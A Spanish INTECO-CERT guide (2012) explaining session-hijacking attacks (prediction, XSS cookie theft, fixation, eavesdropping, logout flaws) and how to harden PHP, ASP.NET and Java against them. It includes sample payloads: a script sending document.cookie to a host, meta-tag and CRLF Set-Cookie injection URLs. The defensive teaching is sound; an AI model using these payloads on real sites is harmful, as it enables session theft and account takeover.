GOBIERNO DE ESPAÑA
MINISTERIO DE INDUSTRIA, ENERGÍA Y TURISMO

INTECO
Instituto Nacional de Tecnologías de la Comunicación

GESTIÓN DE SESIONES WEB: ATAQUES Y MEDIDAS DE SEGURIDAD

INTECO-CERT

Marzo 2012

El presente documento cumple con las condiciones de accesibilidad del formato PDF (Portable Document Format).

Se trata de un documento estructurado y etiquetado, provisto de alternativas a todo elemento no textual, marcado de idioma y orden de lectura adecuado.

Para ampliar información sobre la construcción de documentos PDF accesibles puede consultar la guía disponible en la sección Accesibilidad > Formación > Manuales y Guías de la página http://www.inteco.es.

ÍNDICE

1. INTRODUCCIÓN

El informe «Gestión de sesiones web: ataques y medidas de seguridad» tiene el objetivo de informar de **cómo prevenir los ataques que se pueden realizar sobre la gestión de la sesión de páginas web**, como los sufridos en la red social LinkedIn o el ataque que permitía suplantar al usuario en redes sociales.

En primer lugar, el informe describe cuál es la finalidad de una sesión web, de la que dependen un gran número de los servicios de Internet, así como el principal medio por el que se implementa una sesión: los **identificadores de sesión**.

A continuación, se analizan uno a uno los principales tipos de ataques, que se pueden producir sobre la gestión de sesiones web: **de predicción de sesión, a través de XSS, de fijación de sesión, interceptando la comunicación y mediante errores en el cierre de sesión**. Para cada tipo, se explican las medidas de seguridad que se deben implantar, en la aplicación o en el servidor web, para paliarlos.

Por último, se concretan cómo implantar las medidas de seguridad, ante cada tipo de ataque, en los *frameworks* de desarrollo web más comunes: **PHP, ASP.NET y Java**.

2. SESIONES WEB E IDENTIFICADORES DE SESIÓN

Las páginas web tienen «memoria», reconocen las acciones que el usuario ha realizado anteriormente como, por ejemplo, si se ha registrado, qué elementos ha visitado o las compras añadidas a la cesta. Dicho de otro modo, establecen una sesión con el internauta.

Si HTTP, el protocolo con el que se interactúa con las páginas web, no está orientado a conexión, ya que por sí mismo no proporciona manera de almacenar las acciones que el navegante realiza en una página web[1], ¿cómo es posible mantener una sesión web?

Para mantener las sesiones web el navegador y el servidor web comparten un **identificador único que el navegador web incluye en cada petición HTTP o HTTPS** realizada al portal (generalmente mediante cookies). De este modo, por medio de este identificador, el servidor web puede reconocer que la petición que recibe pertenece a una determinada sesión, almacenar la información de esta petición que le interese y responder a ella según la información almacenada anteriormente.

Normalmente, al autenticarse un usuario en una página web o portal, se incluye en la información de sesión el identificador del usuario; de este modo, en peticiones HTTP posteriores el portal reconoce, a través del identificador de sesión, a qué usuario corresponde esa petición y puede asociarle las acciones realizadas y personalizar su contenido. Del mismo modo, al salir un usuario de un portal o aplicación web, éste cierra la sesión web.

En la siguiente imagen se pude apreciar un «diálogo» entre el navegador y el servidor web capturado con el complemento de Firefox *Live HTTP headers*, también se puede utilizar *ieHTTPHeaders* para Internet Explorer:

[1] Aunque HTTPS sí está orientado a conexión la información que almacena sólo es relativa a la gestión de la conexión segura.



Imagen 1. Diálogo HTTP

La imagen muestra como, en un primer momento, el servidor envía una cabecera en la que solicita que el cliente almacene una cookie que contiene el identificador de sesión y, posteriormente, el navegador incluye esta cookie en la respuesta para que el servidor reconozca que la petición pertenece a una determinada sesión.

Otra ventaja del uso de los identificadores de sesión es que permiten que la información asociada a la sesión esté almacenada en el servidor, un entorno de seguridad más controlado, al que no tiene acceso el cliente directamente.

3. ATAQUES Y MEDIDAS DE SEGURIDAD

Mediante el identificador de sesión el servidor discierne la sesión a la que pertenece la petición HTTP. Por tanto, si un atacante obtiene o genera un identificador de sesión válido y realiza peticiones web en las que incluye este identificador, podrá suplantar al usuario en su sesión web y realizar acciones en su nombre sin su consentimiento. En la práctica **el resultado del ataque es similar a que el atacante conociera el nombre de usuario y la contraseña del usuario** afectado.

Este tipo de ataques son muy graves y comunes, de hecho, junto con la gestión de autenticación, ocupan el **tercer lugar en el ranking de riesgos de seguridad en aplicaciones web de OWASP**.

Aunque todos tienen un mismo objetivo, **obtener identificadores de sesión válidos** para suplantar al usuario, se diferencian en el modo de hacerlo.

3.1. PREDICCIÓN DE SESIÓN

Este tipo de ataque se centra en generar un identificador válido. Para ello, el atacante aprovecha los patrones de generación de identificadores de sesión que pueda utilizar el servidor y, una vez reducido el espacio de búsqueda, prueba todas las posibilidades posibles mediante fuerza bruta.

Solución

Aleatorización y longitud suficiente del identificador de sesión

Como ejemplo, PHP utiliza como identificador un *hash* de 16 o 20 bytes creado a partir de una cadena de texto que se compone de:

- La dirección remota del cliente HTTP.
- Información del tiempo de ejecución.
- Datos aleatorios.
- Opcionalmente, dependiendo de la opción *session.entropy_length*, permite añadir a la fuente del *hash* datos aleatorios obtenidos a partir del API de Windows o del archivo */dev/random* en sistemas Unix.

```
        /* maximum 15+19+19+10 bytes */
        spprintf(&buf, 0, "%.15s%ld%ld%0.8F", remote_addr ?
remote_addr : "", tv.tv_sec, (long int)tv.tv_usec,
php_combined_lcg(TSRMLS_C) * 10);

        switch (PS(hash_func)) {
                case PS_HASH_FUNC_MD5:
                        PHP_MD5Init(&md5_context);
                        PHP_MD5Update(&md5_context, (unsigned char
*) buf, strlen(buf));
                        digest_len = 16;
                        break;
                case PS_HASH_FUNC_SHA1:
```

Imagen 2. Muestra de código PHP para la creación del identificador

3.2. CAPTURA DEL IDENTIFICADOR A TRAVÉS DE ATAQUES XSS

Si una página web presenta una vulnerabilidad XSS un atacante puede aprovecharla para ejecutar código que capture el contenido de la cookie y se lo envíe.

```
<script type="text/javascript">
new Image().src="http://localhost/?"+encodeURI(document.cookie);
</script>
```

Imagen 3. Código Javascript para capturar la cookie de sesión

Para evitarlo se creó la etiqueta *httponly*, de modo que el navegador impide el acceso por medio de scripts a las cookies que tienen este atributo, aunque existen maneras de capturar el valor de la cookie aunque sea *httponly* a través del método *TRACE*.

Solución

- Activar la opción *httponly* en el servidor web.
- Deshabilitar el método *TRACE*.

3.3. FIJACIÓN DE SESIÓN

Este tipo de ataque sigue un camino distinto del resto, en vez de capturar un identificador de sesión valido, **genera un identificador genuino** (que no está asociado a ningún usuario por el momento) en el portal web afectado para, a continuación, tratar de que la víctima se autentique en el portal con él. De este modo, el atacante obtiene un identificador de un usuario autenticado que puede utilizar para realizar acciones en el portal afectado en nombre de la víctima.

En el siguiente diagrama se observa el proceso del ataque:



Imagen 4. Diagrama de ejecución del ataque

- 1 y 2: el atacante realiza una petición HTTP al servidor con el único objetivo de obtener un identificador de sesión.

- 3: el atacante elabora una petición HTTP que incluye el identificador de sesión y se lo hace llegar a la víctima, más adelante se describirá de qué manera, como puede ser la siguiente:

```
hxxp://www.portalvulnerable.com/login.php?IDSESION=ig9c3975cf3h7
upfrpquf9pji3
```

En este punto se produce la **primera vulnerabilidad** que posibilita los ataques de fijación de sesión, **el atacante puede crear una petición al sitio web vulnerable que permite incluir el identificador de sesión**.

- 4 y 5: la víctima realiza la petición HTTP que le indicó el atacante e inicia sesión en el portal con el identificador de sesión que conoce el atacante. Este es el **segundo error** que permite realizar este tipo de ataques: **después de la autenticación el identificador de sesión es el mismo que antes**.

- 6: En este punto, el atacante dispone de un identificador de sesión asociado a la víctima con el que puede suplantarla en el portal web vulnerable.

Una variación de este ataque, publicado en el blog Security Art Work, utiliza técnicas *man-in-the-middle* y consiste en que, previamente a los pasos 1 y 2, el atacante hace llegar a la

víctima un enlace malicioso que supuestamente apunta al portal web pero que en realidad lo hace a un servidor controlado por el atacante. Si la víctima «sigue» el enlace, el servidor malicioso realiza los pasos 1 y 2 como en el caso anterior y, en el tercer paso, redirige la petición original de la víctima al servidor web vulnerable junto con el identificador de sesión obtenido. Esta variación tiene la ventaja de que no transcurre un lapso de tiempo entre la generación del identificador por parte del atacante y la autenticación de sesión por parte de la víctima.

En el paso 3 se ha citado que el atacante ha de ser capaz de construir una petición HTTP que incluya el identificador de sesión. Esto es sencillo de conseguir si el portal web vulnerable permite que el identificador se reciba en un parámetro *GET*, *POST* o en un campo oculto. Pero, no lo es tanto si **únicamente permite que se transmita en una cookie**, ya que por las políticas del «mismo origen» que implementan todos los navegadores, no se pueden modificar los objetos de otros dominios. Aún así, existen formas de modificar las cookies como las siguientes, obtenidas de la presentación «SAP: Session (Fixation) Attacks and Protections» de la Black Hat Europe 2011, aunque o los navegadores ya las previenen o posibilitan formas más sencillas de obtener el identificador de sesión:

- Incluir la cookie en una etiqueta HTTP meta:

```
https://portal.example.com/<meta%20http-equiv=SetCookie%20content="SESSIONID=012345;%20path=/;...">
```

- Manipular la petición web para incluir la cookie de atacante. Aunque si esto es posible, se puede capturar directamente el identificador y no es necesario el ataque de fijación de sesión.

- Mediante ataques XSS. Aunque, como el caso anterior, posibilita la captura del identificador.

- Explotando una vulnerabilidad de *HTTP response splitting*:

```
https://portal.example.com/login\r\nSet-Cookie:SESSIONID=012345\r\nDummy-Header:
```

- Inyectar el identificador de sesión como parámetro *GET* y puede que aunque el portal web espere el identificador en una cookie también procese el identificador si viene en un parámetro *GET*.

Solución

- **Renovar el identificador** al autenticarse el usuario o asignarlo únicamente después de la autenticación.

- Permitir **únicamente el identificador en cookies**.

- Asociar el identificador a información del usuario única como su dirección IP.

3.4. EAVESDROPPING (INTERCEPTANDO LA COMUNICACIÓN)

Si se puede interceptar el tráfico web entre la víctima y el portal web, ahora más que nunca por el auge de las comunicaciones inalámbricas, también se puede capturar el identificador de sesión. En el capítulo «Filtros» de la guía «Análisis de tráfico con Wireshark» se describe de qué manera se pueden capturar las cookies de sesión.



Imagen 5. Imagen del informe Análisis de tráfico con Wireshark

Aunque una protección contra estos ataques es cifrar las comunicaciones mediante el protocolo HTTPS, el pasado octubre del 2010 se destapó lo fácil que era secuestrar el acceso web a varias redes sociales debido a que el identificador de sesión, contenido en cookies, se transmitía en claro por canales fácilmente accesibles, como redes WiFi. Incluso se desarrollaron herramientas para realizar fácilmente estos ataques.

Solución

- Utilizar el protocolo HTTPS para que la comunicación sea cifrada incluyendo la cookie de sesión.

- Para las cookies de sesión activar la opción *secure* que evita que el navegador pueda enviar la cookie por HTTP y, por tanto, sea posible obtenerla interceptando el tráfico.

- Como en el ataque anterior, asociar el identificador a información del usuario única como su dirección IP.

3.5. ERRORES EN EL CIERRE DE SESIÓN

A diferencia de los ataques anteriores el atacante no necesita realizar ninguna sofisticada acción para obtener un identificador de sesión.

Uno de los ataques más sencillos que se pueden realizar para secuestrar sesiones web en ordenadores compartidos es visitar las webs del histórico del navegador. Si la víctima olvidó cerrar sesión o el cierre de sesión no se realizó de manera correcta, el atacante puede acceder al sitio web en nombre de la víctima si la sesión no ha expirado.

El mismo problema es posible si el servidor, aunque el usuario cierre sesión, reutiliza el identificador de sesión en un nuevo inicio de sesión. El atacante sólo tiene que esperar a que la víctima inicie sesión para poder utilizar el identificador capturado. Lo mismo sucede si el servidor no invalida el identificador ante el cierre de la sesión.

Un claro ejemplo de esta mala gestión del cierre de sesión, ya corregida, sucedió en el portal Linkedin, éste no invalidaba el identificador de sesión al cerrar la sesión y fijaba una fecha de expiración de la cookie de sesión de un año.

Solución

Establecer un *timeout* de sesión

De esta forma, ante cierto tiempo de inactividad del usuario, se cierra la sesión y por tanto se invalida en el servidor el identificador de sesión.

Mediante esta medida se minimiza la ventana de tiempo en el que un atacante puede acceder al equipo y reutilizar el identificador de sesión si el usuario no hubiera cerrado sesión.

Establecer un tiempo máximo de validez de sesión

Aparte de un tiempo máximo de inactividad, es conveniente establecer un tiempo máximo de validez de sesión, también llamado de expiración de sesión, para que si se ve comprometido el identificador, éste no pueda ser utilizado durante más tiempo del que dicta el tiempo máximo de validez de sesión.

Es más conveniente que los tiempos de *timeout* de sesión y de validez de sesión sean controlados en el servidor. Si esta información es almacenada en la cookie de sesión u otra del sitio web, estos parámetros podrían ser modificados.

Utilizar cookies no persistentes

En la medida de lo posible es mejor utilizar cookies no persistentes (aquellas que no tienen definidas el atributo *Max-Age* o *Expires*).

Estas cookies son eliminadas al cerrar el navegador, por lo que un atacante, independientemente de que no haya vencido el *timeout* o el tiempo de validez de sesión en el servidor, no podrá acceder al identificador.

Invalidar los identificadores de sesión

Ante un cierre de sesión, el cumplimiento del *timeout* de sesión o el vencimiento del tiempo máximo de validez de sesión se ha de invalidar el identificador de sesión en uso.

No reutilizar los identificadores de sesión

De nada sirve invalidar el identificador de sesión si el algoritmo de generación del identificador genera el mismo identificador para el mismo usuario. En los lenguajes o *frameworks* de programación web modernos no es habitual que esto suceda, anteriormente se describió como, para crear el identificador, tienen en cuenta datos aleatorios y del tiempo de ejecución.

4. CONFIGURACIÓN SEGURA EN FRAMEWORKS WEB

4.1. PHP

PHP almacena los datos de cada sesión en un fichero individual bajo el directorio definido por la variable *session.save_path*. El nombre de este archivo incluye el identificador de sesión y el formato en el que almacena la información es muy sencillo:

```
favcolor|s:5:"green";animal|s:3:"cat";time|i:1328180510;
```

El mecanismo mediante el cual se pueden almacenar y leer datos de sesión es a través del array *$_SESSION*, para ello el servidor realiza las siguientes acciones al recibir una petición perteneciente a una sesión:

- Lee el identificador de sesión (generalmente de una cookie).
- Busca un archivo en el directorio *session.save_path* cuyo nombre contiene el identificador.
- Procesa este archivo y guarda en el array *$_SESSION* las variables que contiene.
- Añade la cookie de sesión a la respuesta.
- Procesa el resto de la página PHP que contiene la lógica de la aplicación.
- «Serializa» el contenido de *$_SESSION* y lo almacena en el archivo de sesión para su recuperación posterior.

Además, elimina los archivos si no han sido modificados (cada vez que se procesa una petición se modifica su archivo de sesión) en un tiempo definido por la variable *session.gc_maxlifetime*. La ejecución de este proceso de eliminación puede iniciarse de forma aleatoria, con una probabilidad de ejecución definida por *session.gc_probability* y *session.gc_divisor*, o, en algunas distribuciones, a través de una tarea del *cron*:

```
09,39 * * * * root   [ -x /usr/lib/php5/maxlifetime ]
&& [ -d /var/lib/php5 ]
&& find /var/lib/php5/ -depth -mindepth 1 -maxdepth 1
-type f -cmin +$(/usr/lib/php5/maxlifetime) ! -execdir fuser -s
{} 2>/dev/null \; -delete
```

Este mecanismo de almacenamiento de información de sesión tiene inconvenientes como la serialización de peticiones concurrentes pero, por otro lado, se pueden especificar mecanismos de almacenamiento de sesión alternativos como, por ejemplo, en memoria o en base de datos mediante *session.save_handler*, e incluso desarrollados «ad hoc» a través de la función *session_set_save_handler*.

Configuración segura

No todas las medidas descritas a continuación son necesarias, se debe evaluar el perfil de riesgo de la aplicación para implantar unas medidas acorde con él.

Medidas contra la predicción de sesión

- Aleatorización y longitud suficiente del identificador de sesión: la configuración por defecto de aleatorización del identificador de sesión es suficientemente buena, pero se pueden añadir fuentes de datos para la generación del identificador mediante *session.entropy_file* y *session.entropy_length* para, por ejemplo, utilizar el API de Windows o el archivo */dev/random* en sistemas Unix.

Medidas contra la captura del identificador a través de ataques XSS

- Las cookies sólo han de ser accesibles a través del protocolo HTTP: activar la opción *session.cookie_httponly* que se encuentra desactivada por defecto.

- Deshabilitar el método *TRACE*: configurable en el servidor HTTP.

Medidas contra la fijación de sesión

- Renovar el identificador al autenticarse el usuario o asignarlo únicamente después de la autenticación: utilizar la función *session_regenerate_id*, siempre con el parámetro "*$delete_old_session = true*" para que el identificador de la sesión anterior no sea utilizable.

- Permitir únicamente el identificador en cookies: esta restricción, activa por defecto, se controla mediante la variable *session.use_only_cookies*.

- Asociar el identificador a información del usuario única como su dirección IP: la dirección IP, que se puede obtener de la variable *$_SERVER['REMOTE_ADDR']*, puede almacenarse en los datos de sesión, a través de *$_SESSION*, y simplemente en cada nueva petición comprobar que no ha cambiado. Esta medida no tiene por qué limitarse a la dirección IP, se puede establecer un perfil más detallado a través de acciones comunes, patrones de navegación, localización, etc.

Medidas contra el *eavesdropping*

- Utilizar el protocolo HTTPS: configurable en el servidor HTTP.

- Utilizar la opción *secure* en las cookies de sesión: activar la opción *session.cookie_secure*.

Medidas contra los errores en el cierre de sesión

- Establecer un *timeout* de sesión. Se puede utilizar un código similar al siguiente para controlar este *timeout*:

```
if (!isset($_SESSION['timeout_idle'])) {
```

```
$_SESSION['timeout_idle'] = time() +
ini_get('session.gc_maxlifetime');
} else {
        if ($_SESSION['timeout_idle'] < time()) {
                    //destroy session
        } else {
                    $_SESSION['timeout_idle'] = time() +
                    ini_get('session.gc_maxlifetime');
        }
}
```

Se puede delegar esta medida de seguridad en el mecanismo de eliminación de archivos de sesión que no han sido accedidos en el tiempo definido por *session.gc_maxlifetime*, pero entonces habrá que ajustar su ejecución para que no sea aleatoria y para que dependa de una tarea programada.

- Establecer un tiempo máximo de validez de sesión: este *timeout* puede ser establecido mediante un código similar al anterior, utilizando el parámetro *session.cookie_lifetime*, etc.

- Utilizar cookies no persistentes: el tiempo de validez de la cookie se controla mediante el parámetro *session.cookie_lifetime* que por defecto es 0, lo que significa que no es persistente. Por otro lado, por defecto las cookies están restringidas al dominio y directorio raíz del servidor web (opciones controladas mediante *session.cookie_domain* y *session.cookie_path*).

- Invalidar y no reutilizar los identificadores de sesión: cuando se destruye la sesión, mediante *session.destroy*, se elimina el archivo de sesión, por lo que cuando el usuario acceda de nuevo el servidor web no reconocerá la sesión. Otra cosa a tener en cuenta es invocar *session_regenerate_id* siempre incluyendo el parámetro *"$delete_old_session = true"* para inutilizar el identificador anterior.

Medidas ante aspectos propios de la implementación de la gestión de sesiones de PHP

- Restringir el acceso al directorio *session.save_path* donde se guardan los archivos de sesión sin encriptar. En la instalación por defecto, sólo tiene acceso a ese directorio el usuario bajo el que se ejecuta el servidor web. Los usuarios no deben ni poder listar los archivos ya que su nombre contiene el identificador de sesión.

4.2. ASP.NET

De los diferentes métodos que ofrece ASP.NET, para almacenar los datos de sesión, este informe describirá el más común: *Session state*. El funcionamiento es muy similar al de PHP, a través del objeto Session, que gestiona automáticamente el *framework*, se puede establecer y leer la información de sesión:

```
Session["Username"] = username;
```

```
...
var username = Session["Username"];
```

Pero al contrario que se hace con PHP, almacena la información de sesión en memoria, aunque puede configurarse para que lo haga, por ejemplo en base de datos o en la memoria de otro proceso.

Configuración segura

Medidas contra la predicción de sesión

- Aleatorización y longitud suficiente del identificador de sesión: aunque se puede modificar la generación del identificador, a través de *SessionIDManager*, la configuración por defecto de la aleatorización del identificador de sesión es suficientemente buena.

Medidas contra la captura del identificador a través de ataques XSS

- Las cookies sólo han de ser accesibles a través del protocolo HTTP: se controla mediante la opción *httpOnlyCookies* del archivo *web.config*.

```
<configuration>
        <system.web>
           <httpCookies httpOnlyCookies="true">
...
```

- Deshabilitar el método *TRACE*: configurable en el servidor HTTP. En IIS está desactivado por defecto.

Medidas contra la fijación de sesión

- Renovar el identificador, al autenticarse el usuario, o asignarlo únicamente después de la autenticación: en ASP.NET no hay una función para renovar el identificador de sesión. Una posible solución es finalizar la sesión y borrar el contenido de la cookie de sesión, en el formulario de inicio de sesión, para que después de la autenticación se asigne una cookie de sesión nueva.

```
Session.Abandon();
Response.Cookies.Add(new HttpCookie("ASP.NET_SessionId", ""));
```

Este método tiene la desventaja de que se pierde toda la información previa almacenada en la sesión. Otra solución, puede ser utilizar cookies distintas a la cookie de sesión por defecto, *ASP.NET_SessionId*, que se asignen después de la autenticación y, por tanto, el atacante no pueda conocer.

- Permitir únicamente el identificador en cookies: esta es la opción por defecto y se controla con la opción *cookieless* de *sessionState*.

- Asociar el identificador con información del usuario única, como su dirección IP: mediante el método *Request.UserHostAddress* puede obtenerse la dirección del cliente para ser almacenada en la sesión.

Medidas contra el *eavesdropping*

- Utilizar el protocolo HTTPS: configurable en el servidor HTTP.

- Utilizar la opción *secure* en las cookies de sesión: se activa mediante la opción *requireSSL*, del apartado *httpCookies* del archivo de configuración *web.config*.

Medidas contra los errores en el cierre de sesión

- Establecer un *timeout* de sesión: se establece en la opción de configuración *timeout* de *sessionState*. El valor por defecto es 20 minutos.

- Establecer un tiempo máximo de validez de sesión: en el código fuente de la página web se puede utilizar la función *DateTime* para obtener la hora de inicio de sesión, almacenarla en los datos de sesión y así poder comprobar que no ha vencido el tiempo máximo de validez de sesión en las peticiones siguientes.

- Utilizar cookies no persistentes: no hace falta modificar la configuración ya que la cookie de sesión *ASP.NET_SessionId* es no persistente.

- Invalidar y no reutilizar los identificadores de sesión. En el código fuente de la página web se puede realizar mediante el método *Session.Abandon*, además hay que invalidar la cookie del navegador del cliente:

```
Session.Abandon();
Response.Cookies.Add(new HttpCookie("ASP.NET_SessionId", ""));
```

4.3. JAVA

Al igual que la mayoría de entornos de desarrollo web utiliza un objeto, *HttpSession*, para almacenar y recuperar la información de la sesión:

```
HttpSession session = request.getSession(true);
ShoppingCart previousItems =
        ShoppingCart)session.getValue("previousItems");
session.putValue("referringPage", request.getHeader("Referer"));
```

Configuración segura

Medidas contra la predicción de sesión

- Aleatorización y longitud suficiente del identificador de sesión: la configuración por defecto, de aleatorización del identificador de sesión, es suficientemente buena, aunque en el pasado surgieron estudios de posibles ataques de predicción de sesión.

Medidas contra la captura del identificador a través de ataques XSS

- Las cookies sólo han de ser accesibles a través del protocolo HTTP. Se configura mediante la opción *http-only* de *web.xml*:

```
<session-config>
        <cookie-config>
                    <http-only>true</http-only>
...
```

- Deshabilitar el método *TRACE*: configurable en el servidor HTTP. Se puede hacer en el contenedor de Servlets o en el servidor web.

Medidas contra la fijación de sesión

- Renovar el identificador, al autenticarse el usuario, o asignarlo únicamente después de la autenticación: tampoco existe un método, para renovar el identificador, por lo que se debe finalizar la sesión actual y crear una nueva en el código fuente de la página web.

```
session.invalidate();
session=request.getSession(true);
```

Por otro lado, Apache Tomcat incluye una medida de seguridad para evitar los ataques de fijación de sesión, activada por defecto, que consiste en regenerar el identificador si el usuario se autentica.

- Permitir únicamente el identificador en cookies. Se controla mediante la opción *tracking-mode* de *web.xml*.

```
<session-config>
        <tracking-mode>COOKIE</tracking-mode>
...
```

- Asociar el identificador con información del usuario única, como su dirección IP: en el código fuente de la página se puede obtener mediante el método *RemoteAddr*, la dirección IP del usuario, para almacenarla a continuación en la sesión y controlar que no ha cambiado en cada nueva petición web.

Medidas contra el *eavesdropping*

- Utilizar el protocolo HTTPS: se controla mediante la opción *security-constraint* del archivo *web.xml*.

```
<security-constraint>
...
   <user-data-constraint>
        <transport-guarantee>CONFIDENTIAL</transport-guarantee>
...
```

- Utilizar la opción *secure* en las cookies de sesión. Se controla mediante la opción *secure* del apartado *cookie-config* de *web.xml*:

```
<session-config>
        <cookie-config>
                    <secure>true</secure>
...
```

Medidas contra los errores en el cierre de sesión

- Establecer un *timeout* de sesión. Se estable en la opción *session-timeout* del fichero *web.xml*:

```
<session-config>
        <session-timeout>15</session-timeout>
...
```

- Establecer un tiempo máximo de validez de sesión: se puede utilizar la función *getCreationTime*, que devuelve el tiempo de creación de sesión, para establecer un tiempo máximo de sesión activa.

- Utilizar cookies no persistentes: la cookie usada por defecto, *JSESSIONID*, es no persistente. En otras cookies se puede controlar a través del método *setMaxAge*.

- Invalidar y no reutilizar los identificadores de sesión: se debe invalidar la sesión y eliminar las cookies del cliente. Se puede encontrar un ejemplo de código en la web de OWASP.

5. CONCLUSIONES

La gestión de sesiones web se basa en la inclusión de cookies en las peticiones y respuestas HTTP/HTTPS que contienen el identificador de sesión.

Existen varios ataques que permiten obtener un identificador de sesión válido y, por tanto, suplantar a la víctima en el portal web.

Es posible evitar estos ataques mediante sencillas medidas de seguridad, cuya implantación debe estar supeditada al perfil de riesgo del portal web.

Dada la complejidad de la gestión de sesiones web, es recomendable utilizar un *framework* o librería antes que realizar un desarrollo propio para la gestión de sesiones web.

6. FUENTES DE INFORMACIÓN

OWASP: *Session Management Cheat Sheet*

https://www.owasp.org/index.php/Main_Page

Security Art Work: Vulnerabilidad de fijación de sesión: PoC (II)

http://www.securityartwork.es/2011/10/10/vulnerabilidad-de-fijacion-de-sesion-poc-ii/

BlackHat: *SAP: Session (Fixation) Attacks and Protections*

https://media.blackhat.com/bh-eu-11/Raul_Siles/BlackHat_EU_2011_Siles_SAP_Session-Slides.pdf

PHP: Sesiones

http://php.net/manual/es/features.sessions.php

Microsoft: *ASP.NET Session State Overview*

http://msdn.microsoft.com/en-us/library/ms178581.aspx

Oracle: *HttpSession*

http://docs.oracle.com/javaee/1.3/api/javax/servlet/http/HttpSession.html